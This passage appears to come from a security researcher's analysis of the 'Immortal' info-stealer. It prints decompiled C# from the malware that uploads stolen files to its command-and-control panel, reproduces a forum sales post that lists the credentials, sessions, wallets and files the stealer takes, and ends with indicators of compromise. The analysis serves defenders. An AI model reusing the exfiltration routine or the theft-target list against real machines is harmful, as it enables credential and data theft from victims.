
```
public static void smethod_0(string string_0)
{
    try
    {
        new WebClient().UploadFile(Class2.string_0 + string.Format("/stealer/files/upload.php?user={0}&hwid={1}", Class2.string_1, Class2.string_3), "POST", string_0);
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.ToString());
    }
}
```

- User = User name
- Hwid = MachineGuid

At the time of analysis, the command & control panel for this stealer was live.



We found the Immortal stealer being advertised and sold with different build-based subscriptions. The following is a screenshot of a page that describes all of Immortal's functionality and cost per build. A per-post price for one build is $30.



Posts: [redacted]
Joined: [redacted]
Reputation: [redacted]
Likes: [redacted]
Credits: [redacted]
Leecher lev [redacted]

Stealer is a special program that steals various information from the victim's PC.
With the help of a styler, you can start earning right now and right here!

Stealer functionality:
Theft of passwords, cookies, CC (credit data), Autofill (authorization forms) from 25 Chromium browsers! (Chrome, Yandex, Orbitum, Opera, Amigo, CentBrowser, Torch, Comodo, Go !, ChromePlus, Uran, BlackHawk, CoolNovo, AcWebBrowser , Epic Browser, Baidu Spark, Rockmelt, Sleipnir, SRWare Iron, Titan Browser, Flock, Vivaldi, Sputnik, Maxthon)
Theft of sessions from 6 minecraft launchers! (MinecraftOnly, McSkill, LavaCraft, MinecraftLauncher, VimeWorld, RedServer)
Steam file theft:
SSFN (2 files)
VDF files from the config folder
Theft of Telegram Session (Authorization without login / password)
Discord session theft (Login without login / password)
Theft of btc files (wallet.dat)
Theft of .txt, .doc, .docx, .log, .sql files from the desktop, screenshot of the desktop
Filezilla File Theft
Sitemanager.xml (File with saved servers)
Recentservers.xml (File with saved servers)
Webcam snapshot
Auto-delete from the victim's PC
Detect at the moment
Admin panel view

Why us?
Low price
Free updates
Free installation of the admin panel
Low build weight: ~ 240 kb
No admin rights required to start the styler
Pure styler, one exe, and it can already be distributed
Binding styler only to your server
Channel in the telegran [redacted]
Constant support from the seller
Stiller is easy to crypt.
Convenient admin panel

Rules:
Manibek not produced
We reserve the right to refuse to sell / support if you are inadequate.
Drain YOU (not your users) stiller on VT / Analogs = non-cooperation
Drain manual, resale of the stylus and manual = non-cooperation
I am not responsible for a product not bought from me. Check contacts.
All information is provided for informational purposes only. The developer is not responsible for any possible damage caused to this software (hereinafter - the program). The developer does not call for violation of the law, in particular article 272 of the Criminal Code of the Russian Federation. Under no circumstances shall the developer be liable for any direct, indirect, special or other indirect damage resulting from the use of this program. Using this program, you express your consent to the "Disclaimer" and accept all the responsibility that may be assigned to you.

FAQ:
How fast can I pay for a stealer? - It all depends on your desire to distribute the styler. After receiving the logs, they can be sold or receive benefits from accounts, etc.
File name can be changed? - Yes
What should I specify after purchase? - Link to host
What if I do not have a hosting? - Register it (Recommended hosting mchost.ru)
How much support is stiller? - Stiller support is carried out until the end of the project.

Cost:
Price for 1 build: 30$
Price per rebuild: 15$
We pay for payment: Cryptocurrencies
You can write to the purchase it in the telegram [redacted]
Subject only for reviews and updates. All the rest of BOS!

IOCs

Md5: 1719ff4ff267ef598a1dcee1d5b68667

Downloading URL : www.appleidservice[.]jp/stealer/files/svhost.exe

NetworkURL: www.appleidservice[.]jp/stealer/files/upload.php